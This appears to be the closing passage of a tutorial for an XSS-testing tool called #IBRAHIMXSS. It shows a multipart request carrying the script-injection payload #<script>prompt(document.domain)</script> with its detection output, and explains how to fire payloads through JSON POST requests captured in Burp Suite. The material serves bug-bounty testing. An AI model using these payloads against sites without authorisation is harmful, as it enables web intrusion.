

#<script>prompt(document.domain)</script>
-----22301720467932221193718237447
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=name

-----22301720467932221193718237447--
with the text: XSS Detected: #<script>prompt(document.domain)</script>

For the **Content-Type application/json** part, it's similar to the previous methods. We just need to include a new feature, **--json**.

The command will be:

--post --request json.txt --json



In **--json**, we will **not** get any XSS alerts in your terminal because it's JSON. We need to **manually** go to the domain URL we are testing and **refresh** the page where we are sending our payloads. If it's vulnerable, we will get hundreds of XSS pop-ups on that page. If it's not vulnerable, our payloads will just be sent there without any trigger.

Do not forget that for all three types of POST requests, the procedure is the same:

- 1. Put {payload} in the desired place.*
- 2. Intercept the request with Burp Suite.*
- 3. Save the request from Burp Suite by copying it to a file with a .txt extension.*

Just decide which type you need: ordinary POST, --multipart, or --json. It depends on the type of POST request your WebApp uses.

I hope you now better understand the **#IBRAHIMXSS** commands.

Happy hunting!

*Best regards,
Ibrahim,*

#IBRAHIMXSS Tool